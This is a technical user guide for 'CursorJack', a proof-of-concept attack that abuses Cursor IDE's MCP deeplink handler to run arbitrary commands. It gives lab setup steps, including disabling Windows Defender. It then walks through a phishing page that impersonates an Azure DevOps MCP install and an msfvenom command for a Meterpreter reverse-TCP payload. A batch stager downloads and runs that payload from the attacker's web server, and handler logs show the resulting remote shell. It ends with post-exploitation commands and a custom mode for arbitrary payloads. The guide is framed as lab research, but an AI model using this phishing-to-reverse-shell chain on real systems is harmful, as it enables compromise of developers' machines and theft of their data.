# CursorJack PoC - Technical User Guide

## Overview

This guide outlines the steps for configuring a controlled lab environment to demonstrate a technique for gaining arbitrary code execution with MCP deeplinks, known as CursorJack.

The Cursor deeplink handler can potentially be abused to trigger automatic execution of arbitrary commands when a malicious MCP configuration is delivered, for example, through a social-engineering vector.

The lab setup involves creating an “attacker” VM and a “victim” VM capable of running the Cursor application (Windows 10 or 11 recommended).

CursorJack is intended strictly for security research and proof-of-concept demonstration purposes.


CursorJack PoC - Technical User Guide ..... 1
Overview ..... 1
CursorJack Environment Setup ..... 4
1. Attacker VM Setup (Kali Linux) ..... 4
1.1 Download Kali Linux ..... 4
1.2 Create the Kali VM ..... 4
2. Victim VM Setup (Windows) ..... 4
2.1 Download Windows ISO ..... 4
2.2 Create Windows VM ..... 4
3. Install Cursor IDE on Victim (Windows) VM ..... 5
3.1 Download and Install Cursor ..... 5
3.2 Configure Cursor ..... 5
4. Network Configuration ..... 6
4.1 Configure Network Adapters ..... 6

For Each VM: ..... 6
4.2 Verify IP Addresses ..... 7
On Kali Linux (Attacker): ..... 7
On Windows (Victim): ..... 7
5. Network Connectivity Testing ..... 7
5.1 Test from Windows to Kali ..... 7
If Windows Cannot Reach Kali: ..... 7
5.2 Test Webserver (optional) ..... 8
6. Windows Defender Configuration ..... 8
6.1 Temporarily Disable Windows Defender ..... 8
7. Verification Checklist ..... 9
Next Steps ..... 9
CursorJack PoC ..... 9
Overview ..... 9
Understanding the Attack Flow ..... 9
1. Installation ..... 11
1.1 Prerequisites ..... 11
1.2 Unzip CursorJack Repository ..... 11
2. Execution Method 1: Automated PoC Mode (Recommended) ..... 12
2.1 Launch the Automated PoC ..... 12
2.2 Understand Automated Setup Process ..... 13
Step 1/4 - Detect Attacker IP ..... 13
Step 2/4 - Configure Environment ..... 13
Step 3/4 - Build Phishing Page & Deeplink ..... 13
Step 4/4 - Generate Meterpreter Payload ..... 14
Build complete – launching services ..... 14
2.3 Share Phishing URL with victim ..... 15
Attack Ready ..... 15
2.4 Victim Interaction (Windows VM) ..... 15

Navigate to Phishing URL ..... 15
Phishing Page Interaction ..... 15
2.5 Monitor for Successful Execution ..... 17
2.6 Post exploitation ..... 18
2.7 Cleanup ..... 19
2.7.1 Victim Cleanup (Windows) ..... 19
2.7.2 Attacker Cleanup (Kali Linux) ..... 19
3. Execution Method 2: Custom Mode ..... 21
4. Troubleshooting ..... 22
Common Issues and Solutions ..... 22

# CursorJack Environment Setup

## 1. Attacker VM Setup (Kali Linux)

### 1.1 Download Kali Linux

1. Navigate to the official Kali Linux download page:

https://www.kali.org/get-kali/#kali-platforms

2. Select your preferred installation format:
    a. **ISO image** - For fresh installation
    b. **VMDK image** - For direct VM import (if supported by your hypervisor)

### 1.2 Create the Kali VM

1. Import or install Kali Linux in your virtualization platform (VMware, VirtualBox, etc.)
2. Follow the platform-specific installation wizard
3. Complete the initial setup and boot into Kali Linux

## 2. Victim VM Setup (Windows)

### 2.1 Download Windows ISO

1. Download the Windows ISO from:
    a. Windows 11: https://www.microsoft.com/en-us/software-download/windows11
    b. Windows 10: https://www.microsoft.com/en-us/software-download/windows10

### 2.2 Create Windows VM

1. Create a new virtual machine in your hypervisor
2. Attach the Windows ISO as the boot media
3. Start the VM and begin installation

**Note**: During Windows installation, you can optionally bypass the Microsoft account requirement.


# 3. Install Cursor IDE on Victim (Windows) VM

## 3.1 Download and Install Cursor


1. Open a web browser on the Windows VM
2. Navigate to: https://cursor.com/download
3. Download the Cursor installer
4. Run the installer with default settings

## 3.2 Configure Cursor

1. Launch Cursor IDE
2. Create a Cursor account (email address required)
3. Configure privacy settings:
    a. In Cursor select **General → Manage Account**
    b. In browser select **Settings → Privacy Mode → Edit**



c. Select **Privacy Mode** to prevent data sharing




# 4. Network Configuration

It's recommended to use a Host-Only Network configuration, placing both the attacker VM and the Windows victim VM on an isolated subnet. This setup ensures controlled communication between the machines, prevents external exposure, and matches the network layout expected by the automated setup script.

## 4.1 Configure Network Adapters

Both VMs must be configured for **Host-only networking** to communicate with each other while remaining isolated from external networks.

***For Each VM:***

1. Open VM settings
2. Navigate to **VM → Settings → Network Adapter**
3. Select **Host-only network** mode

### 4.2 Verify IP Addresses

***On Kali Linux (Attacker):***

Note the IP address for the host-only adaptor

```
# Display network configuration
>> ip addr show`
```

1. Look for the host-only adapter (typically eth0 or eth1)
2. Note the IP address (e.g., 192.168.x.x)

***On Windows (Victim):***

Note the IP address for the host-only adapter

```
# Open Command Prompt and run:
>> ipconfig
```

## 5. Network Connectivity Testing

### 5.1 Test from Windows to Kali

Open Command Prompt on Windows VM:

```
>> ping <ATTACKER_IP>
```

**Expected Result:** Reply from Kali IP address

**Note:** It is recommended to verify connectivity from Windows to Kali, as the Windows Firewall may block incoming ICMP (ping) requests by default.

***If Windows Cannot Reach Kali:***

On Kali Linux, flush iptables rules:

```
>> sudo iptables -F
```

Verify both are on Host-only network and restart VMs

### 5.2 Test Webserver (optional)

To verify the Kali machine is reachable from the Windows host, start a simple HTTP server on Kali:

1. Open Terminal on Kali VM
2. Navigate to a test folder
3. Start python webserver
   `>> python3 -m http.server 8080`
   This starts a web server on port 8080 serving the current directory
4. On the Windows host, open a browser and navigate to http://<attacker-ip>:8080
   If the connection succeeds, you'll see a "Directory listing"
5. To stop the server, press Ctrl+C in the terminal where it's running

## 6. Windows Defender Configuration

### 6.1 Temporarily Disable Windows Defender

For uninterrupted demonstration, you may temporarily disable Windows Defender:

1. Open **Windows Security** (search in Start menu)
2. Navigate to **Virus & threat protection**
3. Click **Manage settings** under "Virus & threat protection settings"
4. Toggle **Real-time protection** to **Off**

**Warning:** This temporarily disables security protection. Re-enable after completing the demonstration.

**Note:** Windows Defender may occasionally flag exploit payloads.

## 7. Verification Checklist

Before proceeding with the CursorJack demonstration, verify:

- Kali Linux VM is running and accessible
- Windows VM is running and accessible
- Both VMs are configured for Host-only networking
- Windows VM can ping Kali VM
- Cursor IDE is installed on Windows VM
- Windows Defender is disabled
- IP addresses are documented for both VMs

## Next Steps

Once the lab environment is configured and verified, proceed with the CursorJack MCP deeplink exploit demonstration according to the below documentation

# CursorJack PoC

## Overview

This guide provides instructions for executing the CursorJack MCP deeplink PoC in Cursor IDE.

### Understanding the Attack Flow

## Attack Flow Diagram

```
┌──────────────────────────────────────────────────────────────────────────────┐
│                                CURSORJACK ATTACK FLOW                        │
└──────────────────────────────────────────────────────────────────────────────┘

    ATTACKER (Kali)                                          VICTIM (Windows)

    ┌──────────────┐                                         ┌──────────────┐
    │ C2 Web Server │                                         │ Cursor IDE   │
    │ (port 8000)   │                                         │              │
    └──────────────┘                                         └──────────────┘
           │                                                        │
           │  1. Phishing link sent (email/Slack/Teams)             │
           │ ──────────────────────────────────────────────────────►│
           │                                                        │
           │  2. Victim opens link → browser loads phishing page    │
           │ ◄──────────────────────────────────────────────────────│
           │                                                        │
           │  3. Page triggers cursor:// deeplink                   │
           │                                                        │
           │                  ┌──────────────────┐                  │
           │                  │ Install Azure DevOps│               │
           │                  │     [Install]    │ ◄── User clicks │
           │                  └──────────────────┘                  │
           │                                                        │
           │  4. Cursor executes MCP command (downloads run.bat)    │
           │ ◄──────────────────────────────────────────────────────│
           │                                                        │
           │  5. run.bat downloads & executes payload.exe           │
           │ ◄──────────────────────────────────────────────────────│
           │                                                        │
    ┌──────────────┐                                         ┌──────────────┐
    │  Metasploit  │                                         │ Meterpreter  │
    │  Handler     │◄════════════════════════════════════════│ Reverse Shell│
    │ (port 4444)  │          Persistent Connection          │              │
    └──────────────┘                                         └──────────────┘
           │
           ▼
    ┌──────────────┐
    │ FULL SYSTEM  │
    │ ACCESS       │
    └──────────────┘

LEGEND:  ──►  HTTP Request    ═══  Persistent Connection (Meterpreter)
```

Before executing the exploit, understand how CursorJack operates:

```
1. Victim opens phishing URL
   ↓
```

```
2. Phishing page loads in browser
   ↓
3. Page redirects to cursor:// deeplink
   ↓
4. Cursor IDE prompts: "Install MCP server?"
   ↓
5. Victim clicks "Install" or "Allow"
   ↓
6. MCP configuration retrieves the staging batch script via cmd.exe
   ↓
7. Command downloads payload.exe from attacker
   ↓
8. Payload executes (Meterpreter reverse shell)
   ↓
9. Meterpreter connects back to attacker
   ↓
10. Attacker gains full system access
```

# 1. Installation

## 1.1 Prerequisites

Ensure the lab environment is set up as per *7. Verification Checklist*.

## 1.2 Unzip CursorJack Repository

Open a terminal on your Kali VM:

```
# Copy & expand the repository
>> unzip CursorJack.zip

# Navigate to project directory
>> cd CursorJack

# Verify repository contents
>> ls –la
```

**CursorJack expected structure**

```
CursorJack/
├── launch_poc.sh # One-click launcher
├── config.env # Attacker configuration
├── README.md # Quick start guide
│
├── resources/
│ ├── build_phishing_page.py # Builds phishing page from templates
│ ├── create_deeplink.py # Generates cursor:// deeplink
│ └── victim_cleanup.bat # Post-demo cleanup for victim
│
├── templates/
│ ├── mcp.json # Malicious MCP server config
│ └── webserver/
│       ├── index.html # Phishing page
│       ├── mcp-install-dark.svg # "Install MCP" button image
│       └── payload/
│               └── run.bat # Stager (downloads & runs payload)
│
└── build/ # Generated at runtime by launch_poc.sh
```

## 2. Execution Method 1: Automated PoC Mode (Recommended)

This is the quickest method for demonstrating the exploit using pre-configured settings.

### 2.1 Launch the Automated PoC

Execute the poc setup script:

```
>> chmod +x launch_poc.sh && ./launch_poc.sh
```

## 2.2 Understand Automated Setup Process

The `launch_poc.sh` script performs the following operations automatically:

### *Step 1/4 - Detect Attacker IP*

```
[*] Detecting attacker IP address...
[✓] Attacker IP: 192.168.x.x
```

- Identifies Kali VM IP address
- Uses this IP for payload callback configuration

### *Step 2/4 - Configure Environment*

```
[*] Writing config.env with PoC settings
[✓] config.env written
```

### *Step 3/4 - Build Phishing Page & Deeplink*

```
[*] Copying HTML templates, injecting attacker IP/ports,
[*] and generating the malicious cursor:// deeplink.
```

```
[✓] Phishing page built with embedded deeplink
```

- Creates customized phishing webpage from templates
- Embeds malicious `cursor://` deeplink
- Configures phishing landing page

### *Step 4/4 - Generate Meterpreter Payload*

```
[*] Building a Windows x64 stageless reverse-TCP Meterpreter
payload.[*] Running: msfvenom -p windows/x64/meterpreter_reverse_tcp
LHOST=192.168.255.132 LPORT=4444 -f exe -o payload.exe

Saved as: build/webserver/payload/payload.exe
[✓] Payload ready → build/webserver/payload/payload.exe (233K)
```

- Generates Windows reverse TCP Meterpreter payload
- Configures callback to attacker IP and port (default: 4444)
- Creates payload stager script (run.bat)

### *Build complete – launching services*

The session displays two panes:

```
┌──────────────────────────────────────┐
│  HTTP Server (Port 8000)             │
│  [*] Serving phishing page...        │
│                                      │
├──────────────────────────────────────┤
│  Metasploit Handler (Port 4444)      │
│  [*] Waiting for connection...       │
│  msf6 exploit(multi/handler) >       │
└──────────────────────────────────────┘
```

```
[*] Launching two services in a tmux split-screen:
Top pane:HTTP server on port 8000 — serves phishing page & payload
Bottom pane:  Metasploit handler on port 4444 — catches the reverse
shell
```

- **HTTP Server:** Serves phishing page and payload on port 8000
- **Metasploit Handler:** Listens for incoming Meterpreter connections
- **tmux Session:** Manages both services in split-pane view

## 2.3 Share Phishing URL with victim

### *Attack Ready*

`Phishing URL: http://{Attacker_IP}:8000/index.html`

Send the generated URL to the victim

```
HTTP Server (port 8000)

[HTTP Server] Serving phishing page + payload on port 8000
Victim URL: http://192.168.255.132:8000/index.html
Waiting for victim to connect ...

192.168.255.131 - - [27/Feb/2026 09:59:51] "GET /index.html HTTP/1.1" 200 -
192.168.255.131 - - [27/Feb/2026 09:59:51] "GET /mcp-install-dark.svg HTTP/1.1" 200 -
192.168.255.131 - - [27/Feb/2026 10:00:53] "GET /payload/run.bat HTTP/1.1" 200 -
192.168.255.131 - - [27/Feb/2026 10:00:53] "GET /payload/payload.exe HTTP/1.1" 200 -
```

## 2.4 Victim Interaction (Windows VM)


Switch to the **Windows VM** (victim machine).

### *Navigate to Phishing URL*

1. Open any web browser
2. Open the phishing URL `http://<ATTACKER_IP>:8000/index.html`
3. Press Enter to load the page

### *Phishing Page Interaction*

1. **Page Loads**
    a. Displays a legitimate-looking landing page impersonating Azure DevOps MCP installation
    b. JavaScript triggers redirect to the embedded deeplink on load




2. **Cursor Protocol Prompt Appears**
    a. Windows recognizes the Cursor protocol handler

    ```
    This site is trying to open Cursor.
    http://192.168.xxx.xxx:80000 wants to open this application.
    [Open] [Cancel]
    ```

3. **Victim Clicks "Open"**
    a. Cursor IDE launches automatically
    b. User is prompted to Install MCP server

4. **Victim Installs MCP**


a. MCP configuration is installed

b. Malicious commands are executed

## 2.5 Monitor for Successful Execution

**On the Windows VM (Victim):**

Review the Cursor output console. You should see output similar to:




**On the Kali VM (Attacker):**

**Watch for Payload retrieval**

You should see output similar to:

```
── HTTP Server (port 8000) ──────────────────────────────────────────────────

  [HTTP Server] Serving phishing page + payload on port 8000
  Victim URL: http://192.168.255.132:8000/index.html
  Waiting for victim to connect ...

192.168.255.131 - - [27/Feb/2026 09:59:51] "GET /index.html HTTP/1.1" 200 -
192.168.255.131 - - [27/Feb/2026 09:59:51] "GET /mcp-install-dark.svg HTTP/1.1" 200 -
192.168.255.131 - - [27/Feb/2026 10:00:53] "GET /payload/run.bat HTTP/1.1" 200 -
192.168.255.131 - - [27/Feb/2026 10:00:53] "GET /payload/payload.exe HTTP/1.1" 200 -
```

**Watch for Session Establishment**

You should see output similar to:

```
── Meterpreter (port 4444) ──────────────────────────────────────────────────

  [Metasploit Handler] Listening on 192.168.255.132:4444
  Waiting for victim...

[*] Spooling to file /tmp/cursorjack_msf_802853.log...
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter_reverse_tcp
LHOST => 192.168.255.132
LPORT => 4444
[*] Started reverse TCP handler on 192.168.255.132:4444
[*] Meterpreter session 1 opened (192.168.255.132:4444 -> 192.168.255.131:52990) at 2026-02-27 16:46:25 +0000

  >>> METERPRETER SESSION OPENED <<<
  Try: getuid, sysinfo, shell (help for all commands)


meterpreter > getuid
Server username: Windows11\lab
meterpreter >
```

**Session Successfully Established**

a. You now have a Meterpreter shell on the victim machine
b. Can execute commands, exfiltrate data, etc.

## 2.6 Post exploitation

**Common Meterpreter commands:**

```
# Get system information
meterpreter > sysinfo

# Check current user
meterpreter > getuid
```

```
# Execute cmd commands
meterpreter > shell
msg * “Pwned!”
```

## 2.7 Cleanup

### 2.7.1 Victim Cleanup (Windows)

**Remove exploit artifacts from the Windows VM:**

1. Upload `/CursorJack/resources/victim_cleanup.bat` to the victim machine
2. Execute `victim_cleanup.bat` script (command line or double click)
   The script uses taskilll to kill running processes and deletes the r.bat (stager) and p.exe (payload) from the victim machine.

**Delete MCP config**

1. Delete the MCP server config from Cursor IDE.

   **Note**: Commands in the MCP.json file will be executed on each load. Therefore, you must delete the config otherwise Cursor will attempt to re-retrieve the payloads from the webserver.

### 2.7.2 Attacker Cleanup (Kali Linux)

**Stop services and remove build artifacts:**

1. Open new terminal
2. Stop Running Services

```
>> ./launch_poc.sh --stop
```

This command:

a. Terminates the HTTP server
b. Stops the Metasploit handler

c. Closes tmux sessions
d. Cleans up active connections

## 3. Execution Method 2: Custom Mode

CursorJack also includes a fully customizable mode, allowing users to define their own mcp.json files. This mode can be used to generate arbitrary deeplinks, use alternative payloads.

For example, the custom mode can also be used to reproduce the Metasploit poc, whilst pointing the victim to custom attacker infrastructure, offering flexibility when adapting the demonstration to varied network environments.

**Custom Mode Workflow**

1. Create the mcp.json for the victim to install. This can be any valid mcp.json file as desired.
   ```
   { "name": "Custom Mode", "command": "calc.exe" }
   ```

2. Generate your custom deeplink
   ```
   >> python resources/create_deeplink.py /path/to/my-custom-mcp.json
   ```

   The script reads the mcp.json file specified, extracts the name field, base64-encodes the rest, and outputs a cursor:// deeplink.

3. Copy the generated deeplink from the output.

4. Edit config.env with the custom mode flag and the cursor_link.

   **Example:**
   **MODE=custom**
   **CURSOR_LINK="<COPIED_CURSOR_LINK>"**

5. Start the phishing page in custom mode
   ```
   >> python resources/build_phishing_page.py --custom
   ```
   This generates the phishing page using the specified deeplink in the config.env file.

6. Manually serve the phishing page
   ```
   >> cd build/webserver && python3 -m http.server 8000
   ```

The victim is now served a phishing page hosting a deeplink for a custom mcp.json file.

# 4. Troubleshooting

## Common Issues and Solutions

| | |
|---|---|
| Phishing page not accessible | Verify both VMs are on the same network segment. Review the network configuration steps above. |
| Deeplink does not execute | Launch Cursor manually once on Windows to register the protocol handler. Test with any existing deeplink from the Cursor MCP directory to confirm the handler works. |
| Windows Defender blocks payload | Disable Real-time protection in Windows Security settings. |
| Script detects wrong IP | Use custom mode to manually specify your attacker IP. The auto-detect feature is designed for quick setup but may select the wrong interface on multi-NIC systems. |
| Phishing page serves wrong deeplink | Hard-refresh the page (Ctrl+Shift+R) or clear browser cache to ensure the victim isn't served a stale version. Inspect the page source and search for cursor:// to verify the embedded deeplink is correct. |
| Port already in use | Run ./launch_poc.sh --stop to kill existing services |
| MCP install command doesn't execute | After clicking "Install" in Cursor, check the Output console. |